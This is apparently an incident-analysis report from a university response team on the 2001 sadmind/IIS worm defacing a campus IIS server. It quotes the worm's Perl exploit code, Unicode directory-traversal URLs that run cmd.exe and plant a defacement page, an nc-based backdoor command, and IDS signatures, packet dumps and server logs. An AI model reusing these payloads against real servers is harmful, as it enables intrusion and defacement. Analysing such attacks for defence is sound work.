
Probability the Source Address was Spoofed:
Unlikely- This exploit is propagated by a compromised Solaris 7 (or earlier) host running a series of scripted exploits against IIS servers. According to CERT® Advisory CA-2001-11 sadmindd/IIS Worm, "Solaris systems that are successfully compromised via the worm exhibit the following characteristics… A rootshell listening on TCP port 600". I ran NMAP against the host to see if it exhibited any of the external signs of the worm:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/
)
Interesting ports on  (202.100.96.69):
(The 1503 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     open        chargen
21/tcp     open        ftp
23/tcp     open        telnet
37/tcp     open        time
53/tcp     open        domain
79/tcp     open        finger
111/tcp    open        sunrpc
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
540/tcp    open        uucp
600/tcp    open        ipcserver
4045/tcp   open        lockd
6000/tcp   open        X11
6112/tcp   open        dtspc
7100/tcp   open        font-service

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=1040716 (Good luck!)
Remote operating system guess: Solaris 2.6 - 2.7

Nmap run completed -- 1 IP address (1 host up) scanned in 63 seconds
```

We can also look at an excerpt from the actual code. (For more info on this code please turn to Assignment 2) This line, **/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1,** is literally reading a file (/dev/cmd1.txt) and piping the output to an executable called "nc" which installs the Trojan on port 600. So if we check out the 2 external signs of a compromised host we should see that it's a Solaris 7 (or earlier) box and it has TCP Port 600 open. We can also take a look at the IPLOGS (figure 3) we will notice that the exploit requires the completion of the TCP 3-way handshake. (SYN) → - ←(SYN ACK) – (ACK) →. Unfortunately, we do not log packets coming from the campus network unless specifically informed that it is needed (but we will soon ☺). This leaves us with only one half of the conversation. However, we can still see, through the one sided capture of the SYN's and ACK's that a TCP conversation is taking place.



```
202.100.96.69   Removed for Security   TCP    51494 > http [SYN] Seq=2885773337 Ack=0 Win=8760 Len=0
202.100.96.69                          TCP    51494 > http [ACK] Seq=2885773338 Ack=1142150852 Win=8760 Len=0
202.100.96.69                          HTTP   GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+\winnt\system32\cmd.exe+root.exe HTTP/1.0
202.100.96.69                          TCP    51494 > http [ACK] Seq=2885773438 Ack=1142151234 Win=8760 Len=0
202.100.96.69                          TCP    51494 > http [ACK] Seq=2885773438 Ack=1142151235 Win=8760 Len=0
202.100.96.69                          TCP    51494 > http [FIN, ACK] Seq=2885773438 Ack=1142151235 Win=8760 Len=0
```

Figure 3


Description of the Attack:

The attack that we are discussing in this detect is propagated by the Sadmind/IIS worm. However, all the worm does is run a common exploit against a Microsoft IIS Web Server. That exploit is the fairly well known "Unicode Exploit" (CVE Name: CAN-2000-0884).

The vulnerability exists in Microsoft IIS 4 and 5 Web Servers and allows an attacker visiting an IIS web site to execute arbitrary code with the privileges of the IUSR_*machinename* account. This vulnerability is referred to as the "Web Server Folder Directory Traversal" vulnerability. IIS 4 and 5 provide the ability for web administrators to place executable files and scripts on the web server for execution on the server by visitors to the site. This provides the necessary abilities for an attacker to enter those directories and run the scripts with their own malicious intent in mind. (http://www.kb.cert.org/vuls/id/111677)

Interestingly enough, the Netrangers see this attack as 4 different signatures. The WWW IIS Unicode Attack (signature 5114), WWW WinNT cmd.exe Access (signature 5081, IIS Dot Dot Execute Attack (signature 3215) and IIS Dot Dot Crash Attack (signature 3216).

The first two signatures are very closely related so I will address them first.



NETWORK SECURITY DATABASE
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

WWW IIS Unicode Attack

ID: 5114				Sub ID: 0	
Recommended Alarm Level:	4	Signature Type:	NETWORK	Signature Structure:	ATOMIC
Implementation:	CONTENT				
Release Version:	2.2.1.6				


Description: Triggers when an attempt to exploit the Unicode ../ directory traversal vulnerability is detected. Looks for the commonly exploited combinations which are included in publicly available exploit scripts.

Benign Trigger(s): NONE

Data Field Information Tag: "..%c1%c", "..%c0%af", "..%c1%9c"

Related Vulnerabilities: 15035

User Notes: User Notes Page



NETWORK SECURITY DATABASE
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

WWW WinNT cmd.exe Access

ID: 5081				Sub ID: 0	
Recommended Alarm Level:	4	Signature Type:	NETWORK	Signature Structure:	ATOMIC
Implementation:	CONTENT				
Release Version:	2.2.1.6				

Description: Triggers when the use of the Windows NT cmd.exe is detected in a URL.

Benign Trigger(s): NONE

Data Field Information Tag: None

Related Vulnerabilities: 15035

User Notes: User Notes Page

Issue

When IIS receives a valid request for an executable file, it passes the name of the requested file to the underlying operating system for processing. However, due to an implementation flaw, it is possible to create a specially-malformed file request that contains both a file name and one or more operating system commands. Upon receiving such a request, IIS would pass the entire string to the operating system, which would first process the file and then execute the commands.


The ability to execute operating system commands on the web server would enable a malicious user to take virtually any action that an interactively-logged on user could take. Although this would not give the malicious user administrative control over the server, it would nevertheless enable him to cause widespread damage. He could, for instance, add, delete or change files on the server, run code that was already on the server, or upload code of his choice and run it.

There are three significant restrictions on type of file request that could be used to exploit this vulnerability:

- The malicious user would need to request a .bat or .cmd file.
- The file would need to exist.
- The malicious user would need to have execute permissions on the file.

Although these restrictions limit the scope of the vulnerability, it is important not to discount it. Many third-party software products for web servers install batch files by default. As a result, Microsoft recommends that all customers running affected versions of IIS verify whether their systems contain any .bat or .cmd files that can be executed by visitors to the site, and apply the patch immediately if this is the case. The patch for this issue also eliminates the "Web Server Directory Traversal" vulnerability discussed in Microsoft Security Bulletin MS00-078. (http://www.microsoft.com/technet/security/bulletin/MS00-086.asp)

Microsoft's Internet Information Server (IIS) web service accepts certain Unicode strings in place of '/' and '\'. The path-parsing logic interprets the Unicode as slashes and acts appropriately for directory traversals. However, the fix for an earlier directory traversal bug (the ../(IIS dot dot) bug) does not recognize the slashes. The result is that unchecked directory traversal is possible. This defect can allow malicious users to access files and folders that lie anywhere on the logical drive that contains the web folders. The use of Unicode & UTF-8 to obfuscate URLs is a general extension of this specific vulnerability. (Cisco Network Security Data Base) Because the previous "IIS dot dot" bug does not recognize the '/' the Netrangers still trigger on those signatures that have the "GET ../.." (signature 3215 & 3216).


Network Security Database
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

IIS DOT DOT EXECUTE Attack					
ID: 3215				Sub ID: 0	
Recommended Alarm Level:	4	Signature Type:	NETWORK	Signature Structure:	COMPOSITE
Implementation:	CONTENT				
Release Version:	2.1.1				


Description: Triggers on any attempt to cause the Microsoft Internet Information Server to execute commands.

Benign Trigger(s): May trigger on valid URL requests. Administrators should verify if the target system is vulnerable.

Data Field Information Tag: URL with /scripts/..

Related Vulnerabilities: 15035

User Notes: User Notes Page


Network Security Database
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

IIS Dot Dot Crash Attack					
ID: 3216				Sub ID: 0	
Recommended Alarm Level:	4	Signature Type:	NETWORK	Signature Structure:	COMPOSITE
Implementation:	CONTENT				
Release Version:	2.1.1				

Description: This signature triggers when an attempt is made to crash an IIS server by requesting a URL beginning ../..

Benign Trigger(s): There are no legitimate reasons to put double dots in a URL.

Data Field Information Tag: GET ../..

Related Vulnerabilities: 304

User Notes: User Notes Page

Description: Microsoft Internet Information Server (IIS) contains a vulnerability that allows a remote attacker to issue a "GET ../.." command to the IIS server and cause it to crash. This also has the side effect of crashing any Microsoft Proxy Server running on the system. IIS 2.0 prior to Service Pack 1A is affected by this vulnerability. (Cisco Network Security Data Base)

Attack Mechanism:

The attack works by sending a raw data http: GET request to a listening and vulnerable IIS Web Server over port 80. Now lets take a look at he exploit code and compare it to some of the traffic that we have captured.

The actual code uses 14 separate methods to try and compromise the system. This has the effect of being really loud in the logs, however we will talk more about that in the "Correlations" section. Each method only has a slight difference in the way that it traverses the directories. The basic layout of the code is shown below:

```
# ---------------test method 1
my @results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results)
{
 if ($line =~ /Directory/)
 {
  $flag=1;
  my @results1=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+..\\
HTTP/1.0\r\n\r\n");
  foreach $line1 (@results1)
  {
   if ($line1 =~ /<DIR>/)
   {
    @a=split(/\ /,$line1);
    $b=length($a[-1]);
    $c=substr($a[-1],0,$b-2);
     sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+\\winnt\\system32\\cmd.exe+root.exe
HTTP/1.0\r\n\r\n");
   sendraw("GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+c
olor%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<
font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<
font+size%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/index.asp
HTTP/1.0\r\n\r\n");
```

The last "**sendraw("GET scripts/root.exe?/c+echo+**" function echo's the exact same html four times except the name of the file has 4 different values: **index.asp, index.html, default.asp** and **default.html**. The reason for this is fairly self-explanatory.

The section in blue is what changes for the 1st thru 13th methods. Here are the other values:
`/..%c1%9c../, /..%c1%pc../, /..%c0%9v../, /..%c0%qf../, /..%c1%8s../, /..%c1%1c../, /..%c1%9c../, /..%c1%af../, /..%e0%80%af../, /..%f0%80%80%af../, /..%f8%80%80%80%af../, /..%fc%80%80%80%80%af../`

The 14th method however, does something a little different:


```
my @results=sendraw("GET
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/syste
m32/cmd.exe\?/c\+dir HTTP/1.0\r\n\r\n");
```

Now that we have parsed deeper into the code we can see that this particular script utilizes the directory traversal exploit (Unicode) to try 14 different directories looking for C:/. When that C: DIR is found it then executes a copy function **"c+copy+\\winnt\\system32\\cmd.exe+root.exe"**. Next is where the defacement actually takes place. The code then uses the program in the scripts directory, "root.exe", to echo a new html page, **"/scripts/root.exe?/c+echo+^<html^>…".**

Well if you are a Perl programmer then most of that was probably cake… I am not so lets take a look at the traffic ☺. Unfortunately (as I have already stated) we do not have both sides of the traffic but we can look at the header info from the attacker and make some best guesses as to what we where sending back. Another, unfortunate problem with the packet captures is that they are not actually the packets that where responsible for the actual defacement. The code has a built it check to see if the compromised occurred and if it was successful it stops the attack.

```
my @results1=sendraw("GET / HTTP/1.0\r\n\r\n");
 foreach $line1 (@results1)
 {
  if ($line1 =~ /fuck USA Government/)
  {
  print "<$host hacked> :-)\n";
  }
 }
exit 0
```

Since we can see (figure 4) that the 1st method (**GET /scripts/..%c0%af../**) occurred for roughly 464 packets and never stopped, we can assume that this method wasn't the one that did the damage. But we can still learn more about the worm from the traffic.



```
446 176.000000 202.100.96.69    37663 > http [SYN] Seq=4053245737 Ack=0 Win=8760 Len=0
447 176.000000 202.100.96.69    37663 > http [ACK] Seq=4053245738 Ack=3987133831 Win=8760 Len=0
448 176.000000 202.100.96.69    GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+\winnt\system32\cmd.exe+root.exe HTTP/1.0
449 177.000000 202.100.96.69    37663 > http [ACK] Seq=4053245838 Ack=3987134213 Win=8760 Len=0
450 177.000000 202.100.96.69    37663 > http [ACK] Seq=4053245838 Ack=3987134214 Win=8760 Len=0
451 177.000000 202.100.96.69    37663 > http [FIN, ACK] Seq=4053245838 Ack=3987134214 Win=8760 Len=0
452 177.000000 202.100.96.69    37702 > http [SYN] Seq=4055088469 Ack=0 Win=8760 Len=0
453 177.000000 202.100.96.69    37702 > http [ACK] Seq=4055088470 Ack=3987270270 Win=8760 Len=0
454 177.000000 202.100.96.69    GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>
455 178.000000 202.100.96.69    37702 > http [ACK] Seq=4055088899 Ack=3987270625 Win=8760 Len=0
456 178.000000 202.100.96.69    37702 > http [ACK] Seq=4055088899 Ack=3987270626 Win=8760 Len=0
457 178.000000 202.100.96.69    37702 > http [FIN, ACK] Seq=4055088899 Ack=3987270626 Win=8760 Len=0
458 178.000000 202.100.96.69    37861 > http [SYN] Seq=4063896732 Ack=0 Win=8760 Len=0
459 178.000000 202.100.96.69    37861 > http [ACK] Seq=4063896733 Ack=3987708456 Win=8760 Len=0
460 178.000000 202.100.96.69    GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>
461 179.000000 202.100.96.69    37861 > http [ACK] Seq=4063897162 Ack=3987708811 Win=8760 Len=0
462 179.000000 202.100.96.69    37861 > http [ACK] Seq=4063897162 Ack=3987708812 Win=8760 Len=0
463 179.000000 202.100.96.69    37861 > http [FIN, ACK] Seq=4063897162 Ack=3987708812 Win=8760 Len=0
464 179.000000 202.100.96.69    37925 > http [SYN] Seq=4067211976 Ack=0 Win=8760 Len=0
```

Removed for Security

Figure 4

The Initial SYN:

Frame 4 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80)**, Seq: 2796398187, Ack: 0**

```
 0  4500 002c 95b9 4000 ef06 5b63 ca64 6045   E..,..@...[c.d`E
10  xxxx ef40 c393 0050 a6ad a66b 0000 0000   ...@...P...k....
20  6002 2238 ca42 0000 0204 05b4 6532        `."8.B......e2
```

Of course we are missing the SYN/ACK sent from our machine. But we do have the returning ACK from the attacker:

Frame 5 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), **Seq: 2796398188, Ack: 1138640147**

```
 0  4500 0028 95ba 4000 ef06 5b66 ca64 6045   E..(..@...[f.d`E
10  xxxx ef40 c393 0050 a6ad a66c 43de 4513   ...@...P...lC.E.
20  5010 2238 58fe 0000 4845 4144 2068        P."8X...HEAD h
```

Then we have the HTTP request with the repeat of the SYN and ACK numbers and the PUSH/ACK flags set:

Frame 6 (110 on wire, 110 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), **Seq: 2796398188, Ack: 1138640147**
Hypertext Transfer Protocol

```
   GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+..\ HTTP/1.0\r\n
   \r\n

 0  4500 006e 95bb 4000 ef06 5b1f ca64 6045   E..n..@...[..d`E
10  xxxx ef40 c393 0050 a6ad a66c 43de 4513   ...@...P...lC.E.
20  5018 2238 9dbf 0000 4745 5420 2f73 6372   P."8....GET /scr
30  6970 7473 2f2e 2e25 6330 2561 662e 2e2f   ipts/..%c0%af../
40  7769 6e6e 742f 7379 7374 656d 3332 2f63   winnt/system32/c
```

```
 50  6d64 2e65 7865 3f2f 632b 6469 722b 2e2e   md.exe?/c+dir+..
 60  5c20 4854 5450 2f31 2e30 0d0a 0d0a        \ HTTP/1.0....
```

The next 2 packets get a little confusing, one of the disadvantages of not capturing the entire conversation. We see the attacker send 2 lone ACK's which would lead us to believe that we sent the attacker 2 PUSH/ACK's. However, look at the acknowledgement number of the packets. While they are close they are not nearly close enough for us to justify 761 packets (1099-338).

```
Frame 7 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), Seq: 2796398258, Ack: 1138640338

  0  4500 0028 95bc 4000 ef06 5b64 ca64 6045   E..(..@...[d.d`E
 10  xxxx ef40 c393 0050 a6ad a6b2 43de 45d2   ...@...P....C.E.
 20  5010 2238 57f9 0000 83a0 1042 041e        P."8W......B..
```

```
Frame 8 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), Seq: 2796398258, Ack: 1138641099

  0  4500 0028 95bd 4000 ef06 5b63 ca64 6045   E..(..@...[c.d`E
 10  xxxx ef40 c393 0050 a6ad a6b2 43de 48cb   ...@...P....C.H.
 20  5010 2238 5500 0000 2220 7661 6c69        P."8U..." vali
```

The final FIN/ACK has the same acknowledgement number as the previous packet as accepted. So what happened?

```
Frame 9 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), Seq: 2796398258, Ack:
1138641099

  0  4500 0028 95be 4000 ef06 5b62 ca64 6045   E..(..@...[b.d`E
 10  xxxx ef40 c393 0050 a6ad a6b2 43de 48cb   ...@...P....C.H.
 20  5011 2238 54ff 0000 0101 080a 001a        P."8T.........
```

Here is our theory. If you look back to figure 3 and 4 you will notice that the only captured traffic seems to be method one. Apparently, this is one of those "features" of the Cisco IDS and we are currently working with our Cisco rep to try and find out if we can adjust the signature to also log the other possible variables in the directory traversal. We believe this is also related to how the IDS's handle packets that trip multiple signatures.

Correlations:
As any good analyst will tell you, having your clock synchronized is an invaluable assets in data correlation. And they would be right, but they don't work on a SIRT in a university where the letters NTP are more likely to be a local band than Network Time Protocol. Not having our clocks synced forces us to look at a wider range of logs in our to make our correlations:

Here are the IIS Logs:

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-14 08:03:27
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir
200 -
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+..\ 200 -
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-14 08:03:38 202.100.96.69 - My_Net.76.131 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width
%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Gov
ernment^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck
+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../../index.asp 502 –
```

The best way to look at these logs is to check the STATUS CODE for each of the "Get" requests. For the check of the C: dir we see a status code of 200 **"…/c+dir 200"** According to the RFC 2616:

"200 OK
The request has succeeded. The information returned with the response is dependent on the method used in the request, for example:

GET an entity corresponding to the requested resource is sent in the response; "
(http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html)

The copy command, **"/c+copy+\winnt\system32\cmd.exe+root.exe 502 –"**, that we see in the logs produce a status code of 502:

"502 Bad Gateway
The server, while acting as a gateway or proxy, received an invalid response from the upstream server it accessed in attempting to fulfill the request."
(http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html)

The status code of 502 shows us that this was an unsuccessful attempt. However, since we know that the code will attempt 13 different directory traversals and we know the machine was compromised one of the directories traversal codes (as seen the Attack Mechanism section) `/..%c1%9c../`, `/..%c1%pc../`, `/..%c0%9v../`, `/..%c0%qf../`, `/..%c1%8s …etc…` must have been the directory that held the html files.

Here are the Norton Firewall Logs:

```
5/14/2001 8:03:27TCP Connection Connection:  202.100.96.69: 49665  to  MY-SERVER: http,  355
bytes sent,  445 bytes received,  1.381 elapsed time
 5/14/2001 8:03:25 TCP Connection Connection:  202.100.96.69: 49172  to  MY-SERVER: http,  355
```

```
bytes sent,  445 bytes received,  0.911 elapsed time
 5/14/2001 8:03:25 TCP Connection Connection:  202.100.96.69: 48993  to  MY-SERVER: http,  355
bytes sent,  443 bytes received,  0.660 elapsed time
 5/14/2001 8:03:23 TCP Connection Connection:  202.100.96.69: 48815  to  MY-SERVER: http,  355
bytes sent,  443 bytes received,  0.660 elapsed time
 5/14/2001 8:03:22 TCP Connection Connection:  202.100.96.69: 48617  to  MY-SERVER: http,  382
bytes sent,  100 bytes received,  0.781 elapsed time
```

And finally the Netranger Logs:

2001-05-14 08:02:08	1	5114	0	WWW IIS Unicode attack	4	202.100.96.69	My_Net.76.131
2001-05-14 08:02:08	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.131
2001-05-14 08:02:08	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.131
2001-05-14 08:02:08	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.131

Evidence of Active Targeting:
This presents an interesting question when discussing this worm. The worm actually goes out and does reconnaissance based on a set of particular host hit the main serves on our subnet. random IP's. From those IP's the worm finds IIS servers and then runs the exploit against them. This

2001-05-14 07:48:21	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.40**
2001-05-14 07:48:21	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.40
2001-05-14 07:48:21	2	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.40
2001-05-14 07:48:21	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.40
2001-05-14 07:56:20	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.124**
2001-05-14 07:56:20	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.124
2001-05-14 07:56:20	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.124
2001-05-14 07:56:20	2	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.124
2001-05-14 08:12:47	1	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.131
2001-05-14 08:12:47	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.131
2001-05-14 08:12:47	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.131

2001-05-14 08:14:24	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.208**
2001-05-14 08:14:24	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.208
2001-05-14 08:14:24	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.208
2001-05-14 08:14:24	2	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.208
2001-05-14 08:17:21	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.219**
2001-05-14 08:17:22	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.219
2001-05-14 08:17:22	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.219
2001-05-14 08:17:22	2	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.219
2001-05-14 08:20:24	2	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.225**
2001-05-14 08:20:24	2	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.225
2001-05-14 08:20:24	2	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.225
2001-05-14 08:20:24	2	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.225
2001-05-14 08:25:21	1	5114	0	WWW IIS Unicode attack	4	**202.100.96.69**	**My_Net.76.230**
2001-05-14 08:25:21	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.230
2001-05-14 08:25:21	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.230
2001-05-14 08:25:22	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.230
